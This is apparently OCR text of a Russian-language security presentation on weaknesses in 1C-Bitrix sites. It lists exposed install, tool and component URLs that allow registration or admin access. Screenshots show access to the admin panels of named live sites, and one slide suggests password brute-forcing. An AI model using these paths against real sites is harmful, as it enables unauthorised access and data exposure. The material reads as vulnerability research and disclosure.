
/bitrix/modules/bitrix.siteinfoportal/install/wizards/bitrix/infoportal/site/public/ru/personal/profile/index.php?register=yes

/bitrix/modules/bitrix.siteinfoportal/install/wizards/bitrix/infoportal/site/public/ru/board/my/index.php?register=yes

/bitrix/modules/forum/install/admin/forum_index.php

Install


Пароль (не менее 6 символов)*
Подтвердите пароль*
Ваш e-mail*
Регистрация
Настройки подписки
Ваш e-mail*
После добавления или изменения адреса подписки вам будет выслан
Подписка будет не активной до ввода кода подтверждения.
Рубрики подписки*
test_mail
Тестовая рассылка
Предпочтительный формат
Текст / HTML
Добавить
Сброс
*Поля, обязательные для заполнения.



Даже если взять и попасть в админку не удалось

- Можно почитать отзывы и обратную связь
- Посмотреть списки рассылок
- Собрать используемые плагины изнутри
- Посмотреть настройки
- Побрутить пароли
- Собрать дополнительную информацию


Tools

/bitrix/tools/catalog_export/yandex_detail.php

/bitrix/tools/sale/discount_reindex.php

/bitrix/tools/sale/basket_discount_convert.php

Tools


shop.kz/bitrix/tools/catalog_export/yandex_detail.php
Рабочий стол
Контент
Маркетинг
Магазин
Сервисы
Контент
Конфигуратор ПК
Вопросы и ответы к товару
Печать характеристик
XML выгрузка Kaspi
Настройка категорий
Тарифы доставки
Акции
Склады
Именование складов
Ограничения
Наши отчеты
Управление разделами
Рабочий стол
Административный раздел
Elements
Console
Sources
Network
Performance
Memory
Application
Lighthouse
Recorder
Performance insights

…
… == $0

…
…

…
…

Tools

marketplace.1c-bitrix.ru/bitrix/tools/catalog/iblock_catalog_list.php?SHOWALL_1=1

463 (es) Knowledge Base	partners_en	2150	pa pe	Да	Нет
464 BSM GBP	catalog	505	bx sk uk	Да	Да
466 BSM COP	catalog	505	bx	Да	Да
468 CRM формы для уведомлений	b24	100015	hb hc hd he hf hr hu	Да	Нет
470 Публикации в СМИ	seminars	500	ua	Да	Нет
472 База знаний отдела продаж	faq	500	pr	Да	Нет
474 SMS-провайдеры	util	500	kk ub uc uk ut uu	Да	Нет
476 (pl) Knowledge Base	partners_en	2300	pp	Да	Нет
478 FAQ внутренний, Западный фронт	faq	5000	bx	Да	Нет
480 Календарь событий для партнеров (RU)	seminars	500	p2 p3 p4 p5 pr	Да	Нет
482 Кейсы партнеров	enterprise	500	ed	Да	Нет
484 FAQ приложение с заявками (для партнеров)	faq	500	kk ub uc ut uu	Да	Нет
486 Переводы	content	500	1c	Да	Нет
487 (br) Knowledge Base	partners_en	2150	pa	Да	Нет
488 Календарь событий для партнеров (BY)	seminars	500	1c p4	Да	Нет
490 Календарь событий для партнеров (KZ)	seminars	500	1c p5	Да	Нет
492 Календарь событий для партнеров (UA)	seminars	500	1c p3	Да	Нет
494 Маркет. Подборки для главной	Marketplace	500	kk ub uc ut uu	Да	Нет
496 Оценки уроков	edu	500	dv hc hr p2 p3 p4 p5 pa pc pd pe pp pu	Да	Нет
498 Маркет. Авторы подборок	Marketplace	500	kk ub uc ut uu	Да	Нет
500 Маркет. Баннеры на главной	Marketplace	500	kk ub uc ut uu	Да	Нет
502 Маркет. Категории	Marketplace	500	kk ub uc ut uu	Да	Нет

/bitrix/tools/catalog/iblock_catalog_list.php?SHOWALL_1=1


Components

/bitrix/components/bitrix/desktop/admin_settings.php


/bitrix/components/bitrix/player/player_playlist_edit.php

/bitrix/components/bitrix/map.yandex.search/settings/settings.php

Tools




/bitrix/tools/bizproc_get_html_editor.php



/bitrix/modules/subscribe/public/subscr_edit.php

smtp


bitrix/modules/main/admin/smtp_edit.php#authorize
Сайт
Администрирование
2
Настройки
поиск...
Hacker Hacker
Выйти
RU
Помощь
Рабочий стол
Контент
Маркетинг
Магазин
Сервисы
Marketplace
Переход в Битрикс24
Рабочий стол 1
Добавить рабочий стол
Избранное
Административный разде
Чтобы добавить в избранное, нажмите звёздочку рядом с заголовком страницы.
Либо просто перетащите мышкой пункт меню в правую область.
Закрыть подсказку
Рабочий стол
Добавление SMTP подключения
Список подключений SMTP
Параметры
Параметры SMTP-подключения
E-mail:
Имя отправителя:
Для всех пользователей:
Логин:
Сервер:
Порт:
Пароль:
Сохранить
Применить
Отменить

Авторизация | Журнал событий | Система обновлений | Доступ

Разрешить авторизацию через внешние сервисы: ☑

Разрешить авторизацию HTTP Digest: ☐

Обратите внимание, авторизация HTTP Digest может применяться только для встроенной авторизации.

Страница регистрации (для системного компонента авторизации): /personal/register/

Шаблон системных компонентов авторизации (system.auth.*):

Использовать CAPTCHA при восстановлении пароля: ☐

Безопасная авторизация

Передавать пароль в зашифрованном виде: ☐

Ключ шифрования: Ключ не найден. Необходимо сгенерировать новый ключ.

Сгенерировать ключ

Регистрация новых пользователей

Позволять ли пользователям регистрироваться самостоятельно? ☑

Использовать CAPTCHA при регистрации: ☑

При регистрации добавлять в группу:

- Пользователи, имеющие право голосовать за рейтинг [3]
- Зарегистрированные пользователи [5]
- Пользователи имеющие право голосовать за авторитет [4]
- Пользователи панели управления [6]
- Вывод debug kint [7]

E-mail является обязательным полем: ☑

Запрашивать подтверждение регистрации по E-mail: ☐
Перейти к редактированию почтовых шаблонов.

Сколько дней хранить пользователей с неподтвержденной регистрацией: 7

Проверять E-mail на уникальность при регистрации: ☑

Target: https://www.1c-bitrix.ru | HTTP/2

Response

Pretty | Raw | Hex | Render

```
HTTP/2 200 OK
Server: nginx
Date: Sat, 15 Jul 2023 08:47:41 GMT
Content-Type: application/octet-stream
Content-Length: 9345
Last-Modified: Thu, 04 May 2023 14:28:18 GMT
Etag: "6453c102-2481"
Set-Cookie: GEO=RU/SPE;Path=/
Expires: Mon, 14 Aug 2023 08:47:41 GMT
Cache-Control: max-age=2592000
Accept-Ranges: bytes

<?php

if (!defined('B_PROLOG_INCLUDED') || B_PROLOG_INCLUDED !== true)
{
  die();
}

if (!CModule::IncludeModule('bizproc'))
{
  return false;
}

/*********************************************************************
 * Input params
 *********************************************************************/
/****************** BASE ************************************************/
$arParams["MODULE_ID"] = trim(empty($arParams["MODULE_ID"]) ? $_REQUEST["module_id"] :
$arParams["MODULE_ID"]);
$arParams["ENTITY"] = trim(empty($arParams["ENTITY"]) ? $_REQUEST["entity"] : $arParams["ENTITY"]);
$arParams["DOCUMENT_TYPE"] = trim(empty($arParams["DOCUMENT_TYPE"]) ? $_REQUEST["document_type"] :
$arParams["DOCUMENT_TYPE"]);
$arParams["DOCUMENT_ID"] = trim(empty($arParams["DOCUMENT_ID"]) ? $_REQUEST["document_id"] ?? '' :
$arParams["DOCUMENT_ID"]);
```

FREEDOM HOLDING CORP.

Комитет по информационной безопасности МЦРИАП РК

Служба государственной охраны

KHS

спасибо за внимание

Никто не знает, что тут